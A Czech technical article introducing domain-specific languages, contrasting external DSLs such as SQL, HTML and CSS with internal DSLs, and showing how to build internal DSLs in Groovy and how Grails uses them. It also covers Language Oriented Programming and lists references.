Doménově specifické jazyky (DSL) staví na přirozené myšlence, že volba programovacího jazyka má velký vliv na náročnost a efektivitu vývoje software. Program ve své podstatě představuje řešení určitého problému a použitý programovací jazyk slouží k zápisu tohoto řešení. Historicky se programovací jazyky vyvíjely od jazyků nízké úrovně, poskytujících jen velmi omezené abstrakce nad vrstvou hardware, po moderní objektové či funkcionální programovací jazyky budující komplexní abstrakce tak, aby programování stejně jako výsledný kód byl blíže myšlenkovým pochodům člověka.

Díky tomu máme dnes k dispozici mocné univerzální jazyky jako Java, C#, Ruby a mnoho dalších. Univerzálnost těchto jazyků je chápána jako jejich kladná vlastnost, protože omezuje nutnost učení se novým jazykům a potřebu správy více jazyků v rámci softwarových projektů. Pro univerzální jazyky jsou vytvářeny knihovny či frameworky zaměřené na vývoj software pro určitou problémovou doménu. Frameworky zvyšují úroveň abstrakce a přibližují ji cílové doméně.

Rozmach dynamických programovacích jazyků jako Ruby, Groovy, Python, F# v poslední době může předznamenávat nespokojenost vývojářů s programovacím modelem tvořeným univerzálním programovacím jazykem doplněným specializujícími frameworky.

Fenomenální úspěch Ruby on Rails, který staví na jiném modelu adaptace jazyka pro konkrétní domény, může být chápán jako potvrzení této hypotézy.

Ruby on Rails, rozšiřující programovací jazyk Ruby o mechanismy vhodné pro vývoj webovských aplikací, není framework v té podobě, jak jsou frameworky klasicky chápány, ale sada úzce specializovaných programovacích jazyků, z nichž každý řeší určitý aspekt vývoje a které dohromady hladce spolupracují. Právě Ruby on Rails je názornou ukázkou použití konceptu doménově specifických jazyků v praxi.

Doménově specifické jazyky

Doménově specifické jazyky jsou programovací jazyky zaměřené na řešení určitého úzkého okruhu problémů. DSL jsou většinou velmi jednoduché, úzce zaměřené jazyky, které často nejsou ani Turingovsky úplné. Poskytují abstrakce bližší řešené doméně a přibližují zapisovaný kód mentálnímu obrazu programovaného řešení v programátorově hlavě. Snižují tak složitost programování a rovněž náročnost pozdější údržby kódu. V některých případech použití DSL umožňuje i neprogramujícím doménovým expertům číst daný kód, ověřovat jeho správnost či ho upravovat bez asistence programátora. Nicméně programátoři zůstávají i při použití DSL hlavní a často jediní tvůrci kódu.

Rysy doménově specifických jazyků

Doménově specifické jazyky nejsou nové. Typické projekty již dlouhou dobu kombinují několik jednoúčelových jazyků společně s jedním hlavním univerzálním jazykem. Jako názorné příklady mohou posloužit jazyky SQL pro práci s relačními databázemi, HTML, JavaScript či CSS pro tvorbu webovského uživatelského rozhraní, Velocity pro tvorbu parametrizovatelných šablon nebo XML pro konfiguraci.

Při použití DSL pro psaní doménové logiky aplikace je výsledný kód přehlednější, srozumitelnější i pro neprogramující doménové experty a snáze se v něm odstraňují chyby.

Druhým častým místem pro uplatnění DSL je „obalení“ aplikačního rozhraní knihoven (API). Místo aby programátor využíval dané API přímo voláním jeho metod, naprogramuje použití dané knihovny v dedikovaném DSL. Program je tak opět intuitivnější a přehlednější.

Jako příklad nahrazení API obalujícím DSL lze uvést komunikaci s databází přes nějaké imaginární API zpřístupňující přímo tabulky, indexy a kursory v porovnání s použitím jazyka SQL. Nebo generování webovských stránek z Javy přes Servlet API v porovnání s použitím jazyků HTML a CSS.

Použitý DSL často rovněž vynucuje sémantiku volání daného API a snižuje množství dostupných kombinací volání metod API a tím omezí možný počet chyb vnesených do kódu nesprávnou sekvencí volání metod API.

Dělení DSL

Pro kategorizaci doménově specifických jazyků se ujalo dělení na externí, interní a jazykové workbenche zavedené Martinem Fowlerem (viz [7]).

Externí DSL

Jako externí doménově specifické jazyky se označují jazyky typu SQL či HTML, tedy jazyky externí vzhledem k hlavnímu použitému programovacímu jazyku. Tyto jazyky mají vlastní gramatiky a parsery, nezávislé na použitém hlavním programovacím jazyku.

```
        <a href="allnews.html">See news archive &raquo;</a></p>
</div>
<!-- End of news -->
<div class="customers box"> <!-- Sidebar banner strokes. Starting banner block -->
    <h2>Customers</h2>

    <div id="rotorBanner">
        <img src="img/newdesign/banners/clientRotor.gif" alt="Our customers"/>
    </div>
    <p class="see_more"><a href="company/customers/testimonials.html" class="testi
        <a href="company/customers/customer_list.html" class="more_customers">More
</div>
<!-- End of banner -->
 <script type="text/javascript">
```

Obr. 1: Příklad externího doménově specifického jazyka (HTML)

Další příklady externích jazyků jsou awk, grep, sed, YAML, Velocity či Postscript.

```
h2 {
font-size: 1.4em;
margin-bottom: 0.5em;
letter-spacing: -0.01em;
```

```
font-weight: normal;
padding-bottom: 2px;
margin-left: 5px;
margin-top: 5px;

}
h3 {
border: 0;
}
#content {
padding: 0 0 2em 0;
height:41em;
}
```

Obr. 2: Příklad externího doménově specifického jazyka (CSS)

Programátoři si mohou definovat vlastní externí DSL, pokud vytvoří parser schopný danému jazyku porozumět. Nástroje jako Yacc, JavaCC, ANTLR, Coco/R, MixedCC, SableCC, často označované jako *compiler-compilers*, tedy kompilátory kompilátorů, proces tvorby vlastního parseru značně zjednodušují. Externí DSL poskytují téměř neomezenou volnost při definici gramatiky a mohou tedy těsně kopírovat model popisované problémové domény.

```
select
 employee.LAST_NAME as lastName
from
 internalDB.employee employee
where
 employee.AGE<30
```

Obr. 3: Příklad externího doménově specifického jazyka (SQL)

Na druhou stranu právě nutnost definovat vlastní parser a poté ho integrovat do vyvíjeného systému proces tvorby DSL komplikuje a prodlužuje. Vytvořený externí DSL navíc při použití v systému často působí poněkud uměle a nepřirozeně. Například, pokud aplikace používá SQL pro komunikaci s databází, SQL příkazy jsou typicky manipulovány jako stringové proměnné či textové soubory, jejichž obsah je pro daný hlavní programovací jazyk neinterpretovatelný. Tento obsah je bez jakékoliv možnosti kontroly správnosti při překladu aplikace či před vlastním vykonáním za běhu předán externímu parseru. Zde například JDBC ovladači, který se postará o kontrolu, překlad a vykonání SQL kódu. Hlavní kód aplikace a kód v externím DSL jsou striktně odděleny jak logicky, tak často i umístěním v projektu, a jiným způsobem se s nimi nakládá.

```
final PreparedStatement statement =
        connection.prepareStatement ("select" +
        " employee.LAST_NAME as lastName " +
        " from internalDB.employee employee " +
        " where employee.AGE<30");

final ResultSet resultSet = statement.executeQuery();
```

Obr. 4: Příklad práce s externím doménově specifickým jazykem (SQL v Javě)

Externí DSL málokdy poskytují vývojářům pokročilé nástroje jako debugger, inteligentní editor, profiler apod. Tím se efektivita vývoje v DSL v porovnání s použitím univerzálního programovacího jazyka poněkud snižuje.

Tyto nevýhody externích DSL mohou v mnoha případech převážit nad jejich přínosy. Interní DSL, o kterých se zmíníme dále, tyto nedostatky odstraňují.

Interní DSL

Interní DSL jsou vytvořeny přímo v rámci hlavního programovacího jazyka. Nevyžadují tedy vlastní gramatiku ani parser, ale využívají plně infrastruktury svého hostujícího jazyka. Interní DSL v podstatě určitým způsobem využijí možnosti rozšiřování hostujícího jazyka, doplní ho svými konstrukty a často ve spojení s vhodným vizuálním formátováním kódu vznikne vnořený jazyk, který je možné libovolně kombinovat s konstrukty hostujícího jazyka.

```
use(org.codehaus.groovy.runtime.TimeCategory) {
        println "Tomorrow: ${1.day.from.today}"
println "A week ago: ${1.week.ago}"
println "Date: ${1.month.ago + 1.week + 2.hours - 5.minutes}"
println "Date ${(1.month + 10.days).ago}"
```

Obr. 5: Interní DSL (práce s datumy v Groovy)

```
final Sequence sequence1 = context.sequence("sequence1");
context.checking(new Expectations() {
{
one(subscriber).receive(message);
inSequence(sequence1); will(returnValue(7);

one(subscriber).receive(message2);
inSequence)sequence1);will(returnValue(14))
}
});
```

Obr. 6: Interní DSL (definice mock objektů z knihovny JMock v Javě)

```
<target name="compile.module.employeedemo.tests" depends="compile.module.employeedemo.production"
        description="compile module EmployeeDemo; test classes" unless="skip.tests">
    <mkdir dir="${employeedemo.testoutput.dir}"/>
    <javac destdir="${employeedemo.testoutput.dir}" debug="${compiler.debug}"
           nowarn="${compiler.generate.no.warnings}" memorymaximumsize="${compiler.max.memory}" fork="true">
        <compilerarg line="${compiler.args.employeedemo}"/>
        <classpath refid="employeedemo.module.classpath"/>
        <classpath location="${employeedemo.output.dir}"/>
        <src refid="employeedemo.module.test.sourcepath"/>
        <patternset refid="excluded.from.compilation.employeedemo"/>
    </javac>

    <copy todir="${employeedemo.testoutput.dir}">
        <fileset dir="${module.employeedemo.basedir}/test/unit">
            <patternset refid="compiler.resources"/>
            <type type="file"/>
        </fileset>
    </copy>
</target>
```

Obr. 7: Interní DSL (Ant skript v XML)

```
println("Total in GBP: "
        + (EUR(10) + (USD(10) to EUR) to GBP))
```

Obr. 8: Interní DSL (práce s penězi v různých měnách ve Scale)

Kód napsaný interním DSL je stále validní kód hostujícího programovacího jazyka, tudíž pro práci s ním jsou okamžitě k dispozici nástroje jako editor, debugger, profiler, testovací frameworky a další, které nabízí prostředí hostujícího jazyka. To má samozřejmě pozitivní vliv na kvalitu a efektivitu vývoje.

Na obrázcích 10 a 11 je použit interní DSL v Groovy navržený pro popis převodů peněz mezi účty v kontrastu s ne-DSL Groovy kódem na obrázku 9.

```
Money money = new Money(amount: 10, currency: 'eur')
getAccount('Account1').withDraw money
getAccount('Account3').deposit money
```

Obr. 9: Originální kód v Groovy pro účetní operace

```
"Account1" >> 10.eur >> "Account3"
```

Obr. 10: DSL kód stejné účetní operace v interním DSL v Groovy

Díky těsnému propojení interního DSL a hostujícího jazyka lze snadno kombinovat DSL s konstrukty hostujícího jazyka jako jsou cykly či rozhodovací logika a DSL tak získává výpočetní sílu hostujícího jazyka.

```
clients*.account.each{it >> 10.eur >> "PaymentAccount"}
```

Obr. 11: Kombinace interního DSL s konstrukty hostujícího jazyka

DSL workbenche

Jazykové workbenche, popsané podrobně v [7], staví na myšlence Language Oriented Programming (LOP), představené v [8]. Jedná se o integrovaná vývojová prostředí, v nichž programátor co nejpřirozenější cestou tvoří doménově specifické jazyky, manipuluje s nimi a vytváří aplikace s použitím daných jazyků.

Principy LOP a tedy i použití jazykových workbenchů jsou popsány dále v článku.

Výhrady k DSL

Proti nasazení DSL v projektech hovoří několik častých námitek. Více v [6].

Náklady na vytvoření DSL

Příprava DSL tak, aby mohl být použit na projektu, s sebou samozřejmě nese určité náklady. Tyto náklady jsou většinou nižší pro interní DSL než pro externí. Navíc DSL nejsou plnohodnotné programovací jazyky. Často lze dané jazyky znovu použít na dalších projektech a nemusí se tudíž pro opakující se problémy definovat vždy znovu. To vše přispívá k tomu, že náklady spojené s vytvořením DSL se rychle vrátí zvýšenou produktivitou vývoje vlastního systému při jejich nasazení. Pokud by přínosy daného DSL byly nižší než náklady na jeho vytvoření, nemá smysl takový DSL vytvářet.

Zmatení jazyků

Další častá námitka se týká nutnosti učit se mnoho nových programovacích jazyků a potřeby je všechny spojit do jednoho fungujícího projektu. Toto je samozřejmě pravda, nicméně i v klasické situaci, kdy se místo DSL zvolí přímý přístup na API použité knihovny, bez zprostředkování přes DSL, se budou programátoři muset naučit třídy a metody daného API, sémantiku jeho použití a začlenit tuto knihovnu do projektu úpravou konfiguračních souborů specifických pro tu kterou knihovnu. Množství neproduktivní práce při použití DSL většinou nevzroste.

Těžký návrh

Námitku týkající se složitosti návrhu jazyků a neschopnosti řadových programátorů definovat DSL lze vyvrátit upozorněním na cílenou jednoduchost DSL. Zvláště v případě interních DSL jde spíše o definici omezení v rámci hostujícího univerzálního jazyka. Definice DSL tak není o nic těžší než návrh vlastního doménového modelu či knihovny s intuitivním API, které navrhovaný DSL „obaluje“.

Migrace

Objevují se rovněž obavy o zachování konzistence programů při změně definice DSL. Stejně jako v případě změny API libovolné knihovny může si změna definice DSL vynutit úpravy kódu programů, které je používají. Změny v DSL tak nepředstavují žádná další rizika navíc. Nicméně podpora nástrojů pro refaktorování API je dnes na mnohem vyšší úrovni než jak je tomu v případě refaktorování definic DSL. Tudíž změny v DSL si vynutí více manuálních zásahů do kódu než v případě přímého využívání API.

Sklouznutí k obecnosti

Na příkladu knihovny Ant lze ilustrovat přirozenou tendenci API a DSL absorbovat nové a nové nápady, a tím se neustále rozšiřovat a vnitřně komplikovat. Původně jednoduchý jednoúčelový jazyk nabaluje další a další koncepty, přidává iterační a rozhodovací logiku a tím se stává plnohodnotným univerzálním jazykem a ztrácí svou původní pružnost a jednoduchost.

Tuto tendenci je vhodné včas rozeznat a nahradit postupné bobtnání daného DSL definicí nových samostatných jazyků jako rozšíření jazyka původního.

Konstrukce interních DSL v Groovy

Vlastnosti jazyka vhodné pro konstrukci interních DSL

Volná pravidla ohledně závorek, ukončení řádků, indikace návratových hodnot a uvádění typové informace, stejně jako dostupnost closures, implicitních parametrů, přetěžování operátorů, tvorba mixins a možnost meta-programování jsou vlastnosti, které definici doménově specifických jazyků usnadňují. Proto jsou obecně dynamické jazyky pro tvorbu DSL používány častěji. Nicméně některé moderní statické jazyky, jako například Scala, nabízejí také velký potenciál pro interní DSL díky vlastnostem jako type inference, pattern matching či implicitní konverze.

Groovy

Programovací jazyk Groovy je velmi vhodný pro definici interních DSL. Jako dynamický programovací jazyk nabízí většinu ze zmíněných vlastností. Groovy dovoluje přetěžovat operátory, dynamicky přidávat nové metody či operátory k existujícím třídám za běhu pomocí meta-programování, či obohatit libovolnou třídu o metody a properties jiné třídy pomocí konceptu *Kategorie*. Předefinováním chování standardních metod *invokeMethod*, *methodMissing* a *propertyMissing* je možné reagovat i na volání neexistujících metod.

Pro ilustraci uvádím zjednodušený příklad DSL pro práci s penězi. Třída *Money* definuje základní vlastnosti, operátory pro sčítání a odčítání peněz stejné měny a metodu pro konverzi měn.

```
class Money implements Comparable {
    BigDecimal amount
    String currency

    Money plus(Money other) {
        checkCurrencies other
        return new Money(amount:this.amount
                + other.amount, currency:this.currency)
    }

    Money minus(Money other) {
        checkCurrencies other
        return new Money(amount:this.amount
                - other.amount, currency:this.currency)
    }

    Money to(String newCurrency) {
        return new Money(
amount:amount*conversion."$currency"."$newCurrency",currency:newCurrency)
    }
}
```

Obr. 12: Definice třídy *Money*

Třída *MoneyCategory* poté přidává číslům (třída *java.lang.Number*) a třídě *Money* read-only properties, které vrací odpovídající instance třídy *Money*, případně provedou i potřebnou konverzi měn.

```
class MoneyCategory {
    static Money getEur(Number num) {
new Money(amount:num, currency:"eur")}

    static Money getUsd(Number num) {
new Money(amount:num, currency:"usd")}

    static Money getCzk(Number num) {
new Money(amount:num, currency:"czk")}

    static Money getGbp(Number num) {
new Money(amount:num, currency:"gbp")}
```

```
    static Money getEur(Money money) {money.to("eur")}
    static Money getUsd(Money money) {money.to("usd")}
    static Money getCzk(Money money) {money.to("czk")}
    static Money getGbp(Money money) {money.to("gbp")}
}
```

Obr. 13: Definice kategorie *MoneyCategory*

Pokud využijeme koncept *Kategorie*, můžeme potom v kódu pomocí *use* bloku přiřadit všechny statické metody třídy *MoneyCategory* typům svých prvních parametrů a obohatit tak třídy *java.lang.Number* a *Money* o nové metody.

```
use(MoneyCategory) {
        Money money1 = 130.czk
        Money money2 = 2400.eur
        Money money3 = (10.eur + 20.usd.eur).gbp
        List<Money> largeTransfers =
[money1, money2, money3].findAll{it > 390.usd}
}
```

Obr. 14: Použití *MoneyCategory*

Platnost našeho DSL je tedy omezena na přesně definovaný blok kódu.

Buildery

Buildery definují specifické interní DSL, zaměřené na definici objektových hierarchií či grafů. Hierarchie jsou obecně při popisu problémových domén velmi často používané. Hierarchie grafických komponent tvoří uživatelské rozhraní aplikací, hierarchie textových značek popisuje strukturovaný dokument (např. v XML), databázový dotaz lze zapsat jako hierarchii požadovaných omezení hodnot atributů a logických operátorů apod. Možnost manipulovat s hierarchiemi kódem, který svoji vlastní strukturou manipulovanou hierarchii kopíruje, napomáhá srozumitelnosti kódu.

```
xml.records() {
        order(id:'PL125353', date:'21-01-2008') {
                item(quantity:10) {
                        product(id:'76234')
                        price(base:100) {
                                volumeDiscount(value:5)
                        }
                }
        }
}
```

Obr. 15: Použití builderu pro konstrukci XML dokumentu

```
ant.sequential {
    echo("inside sequential")
    myDir = "target/AntTest/"
    mkdir(dir: myDir)
    copy(todir: myDir) {
        fileset(dir: "src/test") {
            include(name: "**/*.groovy")
        }
    }

    List dirs = ['core', 'lib', 'engine', 'gui', 'db']
    for(String currentDir:dirs) {
        String targetDir="target/$currentDir"
        mkdir(dir:targetDir)
  ...
```

Obr. 16: Použití builderu pro definici Ant skriptu

```
JFrame frame = new SwingBuilder().frame(title: 'Demo',
defaultCloseOperation: JFrame.EXIT_ON_CLOSE) {
    lookAndFeel('system')
    menuBar() {
        menu(text: 'Demo', mnemonic: 'D') {
            menuItem() {
                action(name:'Inform', closure:{println 'Menu invoked'},
accelerator:shortcut('I'))
            }
            menuItem() {
                action(name:'Exit', closure:{System.exit 0})
            }
        }
    }
    vbox {
        JLabel message = label('Swing Builder Demo')
        scrollPane {
            messages = textArea()
        }
        button('Press me', actionPerformed: {
            doOutside {
                Thread.sleep(5000)
                doLater {
                    messages.text += 'Pressed\n'
                }
            }
```

```
        }, mnemonic: 'P')
    }
}
```

Obr. 17: Použití builderu pro definici uživatelského rozhraní pomocí knihovny Swing

Groovy vývojáři mají několik možností jak buildery definovat. Jednoduché buildery lze definovat přímo předefinováním metody *invokeMethod*, která reaguje na volání neexistujících metod. Builder implementovaný na obrázku 18 převede volání neexistujících metod na XML tagy pojmenované podle dané volané metody. Tak jak jsou do sebe vnořeny closures volající metody na našem builderu, tak budou do sebe vnořeny generované XML tagy.

```
class MyBuilder {
    def invokeMethod(String methodName, args) {
        def result = '';
        if (args.size() > 0) {
            Closure closure = args[0]
            closure.delegate = this
            result = closure()
        }
        return "<$methodName>$result</$methodName>"
    }
}

//Použití builderu
def doc = new MyBuilder().html {
    body {
        div() {
            "content"
        }
    }
}
```

Obr. 18: Definice a použití jednoduchého builderu

Grails

Knihovna pro vývoj webovských aplikací Grails je pravděpodobně nejznámější framework spojený s jazykem Groovy. Grails se hodně inspiroval u Ruby on Rails. Principy a myšlenky, které stojí za úspěchem Ruby on Rails, přenáší Grails úspěšně na platformu Java. Za zmínku určitě stojí následující:

- Convention over Configuration (CoC) – knihovna zavádí konvence pro různé oblasti vyvíjené aplikace – takové, aby minimalizovala nutnost ex-

plicitní konfigurace. Pouze v případě odchylky od konvence musí vývojáři tyto odchylky popsat konfigurací.

- Build scripts – Grails nabízí skripty pro automatizované vytváření komponent aplikace, jejich sestavování, spouštění či testování.
- Configuration by exception – co není explicitně konfigurováno, má dohodnutou základní hodnotu. Prázdnou aplikaci je možno hned po jejím vytvoření spustit či testovat. Odpadá úvodní etapa většiny projektů, kdy se od základu vyvíjí minimální fungující aplikace, kterou by bylo možno testovat a spouštět.
- Don't repeat yourself – Grails minimalizují počet míst, na kterých je nutno duplicitně uvádět či definovat vlastnosti a omezení.

Rozhodující podobností mezi Grails a Ruby on Rails je ovšem vnitřní rozdělení vytvářené aplikace na domény. Ty jsou programované vždy v jazyce přizpůsobeném dané doméně – v interním doménově specifickém jazyce. Hostujícím jazykem u Grails je Groovy, zatímco u Ruby on Rails se jedná o Ruby.

Vnitřně Grails staví na vyzkoušených Java knihovnách a standardech, např. Spring, Hibernate, log4J či SiteMesh. Zjednodušeně řečeno Grails nabízí sadu interních DSL pro snadnější práci s uvedenými technologiemi na projektech webovských aplikací.

Uveďme si nyní několik příkladů interních DSL použitých v Grails.

Závislosti doménových tříd

Závislosti mezi doménovými třídami se vyjadřují uvnitř kódu samotných doménových tříd nastavením hodnot do statických polí.

```
class Conference {
        String name
        String country

        static hasMany=[participants:Participant]
        static fetchMode=[participants:"eager"]
        static mapping = {
                table "CONFERENCE"
                name column:"CONFERENCE_NAME"
                country(column:"COUNTRY_CODE", type:"string")
}
}
```

Obr. 19: Definice relace mezi doménovými třídami a databázové mapování třídy *Conference*

Dynamic finders

Pro zadávání jednoduchých dotazů umožňují doménové třídy pokládat dotazy přímo jménem volané metody. Zde se vnitřně využívá dynamika Groovy k vyhodnocení volání ve skutečnosti neexistujících metod.

```
Account.findByOwnerLike("Joe Sm%")
User.findAllByAgeLessThanAndIdLike(39, "NX%")
Book.findByReleaseDateBetween(date1, date2)
```

Obr. 20: Dotazování dynamickými metodami

Hibernate criteria API

Pro sofistikovanější dotazy je připraven Hibernate Criteria API Query Builder, který poskytuje intuitivní DSL nad Hibernate Criteria API.

```
def participants = Participant.createCriteria().list {
        gt(‘age‘, 39)
        or {
                eq(‘interest‘, ‘Java‘)
                eq(‘interest‘, ‘Groovy‘)
}
conference {
        ilike(‘country‘, ‘cz‘)
}
order(‘lastName‘, ‘asc‘)
}
```

Obr. 21: Využití Hibernate Criteria API builderu k definici dotazu

View vrstva – GSP

Pro vlastní uživatelské rozhraní je možné použít technologii Groovy Server Pages (GSP), která velmi připomíná JSP. V podstatě jde o stránku popsanou pomocí jazyka HTML s tagy používajícími Groovy kód.

```
<g:each in="${conferenceList}" var="conference">
    <tr>
        <td>${fieldValue(bean:conference, field:'id')}</td>

        <td>${fieldValue(bean:conference, field:'name')}</td>

        <td>${fieldValue(bean:conference, field:'location')}</td>
    </tr>
</g:each>
```

Obr. 22: Groovy kód uvnitř GSP

Konfigurace

Použité technologie se v Grails, na rozdíl od jiných technologií využívajících XML, konfigurují pomocí DSL. Konfigurační kód je kompaktnější, pro jeho editaci lze využít libovolný Groovy editor a v kódu je možno používat cykly a rozhodovací logiku, protože se v podstatě stále pracuje s plnohodnotným programovacím jazykem.

```
dataSource(BasicDataSource) {
        driverClassName = ‘ org.hsqldb.jdbcDriver‘
        url = ‘ jdbc:hsqldb:mem:shopDB
}
calculator(demo.shop.CalculatorImpl) { bean ->
        bean.singleton = true
        bean.autowire = ‘ byType‘
        defaultDataSource = dataSource
}
```

Obr. 23: Konfigurace knihovny Spring

Značný úspěch Ruby on Rails stejně jako rostoucí obliba Grails naznačují, že uvedené myšlenky a principy mnoho vývojářů oslovily. Více o Grails lze nalézt v [2] a [4].

Language Oriented Programming

Principy a vnitřní rozvržení knihovny Grails na několik dedikovaných DSL vystihuje základní myšlenky souhrnně označované jako Language Oriented Programming (LOP) (viz [8]).

Podle LOP se při řešení určitého problému vyplatí investovat úsilí do vytvoření nového či nalezení existujícího programovacího jazyka, který velmi přesně popisuje doménu daného problému a umožní programátorovi zapsat řešení tohoto problému co nejpřirozeněji. Odpadne tak náročný, nudný a velmi chybový proces překladu onoho řešení v programátorově hlavě do univerzálního programovacího jazyka jako např. Java, jehož programové konstrukty jsou řešené problémové doméně vzdálené.

LOP rovněž mění některé zažité představy – např. že zdrojový kód musí být nutně reprezentován a editován v textové podobě. Experimentální nástroje podporující LOP reprezentují zdrojový kód jako abstraktní graf. Tím odpadá nutnost definovat gramatiku a parser pro nově vytvářený programovací jazyk a proces tvorby programovacího jazyka se tak zjednodušuje.

Editor či více různých editorů poté programátorovi nabízejí ne nutně úplné projekce abstraktního grafu reprezentujícího program do zvolené cílové podoby –

nejčastěji textové či grafické. Editor ovšem přímo mění abstraktní graf daného programu, nikoliv pouze jeho textovou projekci.

Kromě vlastního jazyka a jednoho či více editorů definuje autor jazyka také libovolný počet generátorů pro požadované cílové platformy. Cílovou platformou může být jak přímo spustitelný kód, tak zdrojový kód některého univerzálního programovacího jazyka.

Koncept LOP a pro něj dostupné nástroje jsou v současné době ve fázi prvních praktických nasazení na vývoji systémů. Jako významné zástupce tohoto odvětví bych uvedl následující tři společnosti:

- JetBrains se systémem Meta-Programming System (http://www.jetbrains.com/mps/)
- Intentional Software (http://www.intentsoft.com/)
- Microsoft s produktem Software factories (http://www.softwarefactories.com/)

Pro podrobnější informace o tomto slibném směru vývoje programování doporučuji zvláště [7] a [8].

Shrnutí

V příspěvku jsem se pokusil přehledově seznámit s konceptem doménově specifických jazyků. Předvedli jsme si jak externí, tak interní jazyky a uvedli jejich možná užití. Pasáže věnované konstrukci interních DSL v jazyce Groovy měly posloužit jako návod a inspirace k tvorbě vlastních DSL při řešení konkrétních problémů. Jako důkaz životaschopnosti a prospěšnosti interních DSL jsme si představili knihovnu Grails a předvedli jsme několik DSL, které jsou uvnitř tohoto frameworku použity. Poukázali jsme také na koncept nazvaný Language Oriented Programming jako na možný další směr vývoje programování.

Literatura

[1] Koening, D. *Groovy in Action.* Manning Publications Co., 2007. ISBN 1-932394-84-2.

[2] Rocher, G. *The Definitive Guide to Grails.* Apress, 2006. ISBN 1-59059-758-3.

[3] Groovy website. http://groovy.codehaus.org/

[4] Grails website. http://grails.org/

[5] Fowler, M. *Domain Specific Languages.*
http://martinfowler.com/bliki/DomainSpecificLanguage.html

[6] Fowler, M. *Domain Specific Languages book.*
http://martinfowler.com/dslwip/

[7] Fowler, M. *Language Workbenches.*
http://www.martinfowler.com/articles/languageWorkbench.html

[8] Dmitriev, S. *Language Oriented Programming.*
http://www.onboard.jetbrains.com/is1/articles/04/10/lop/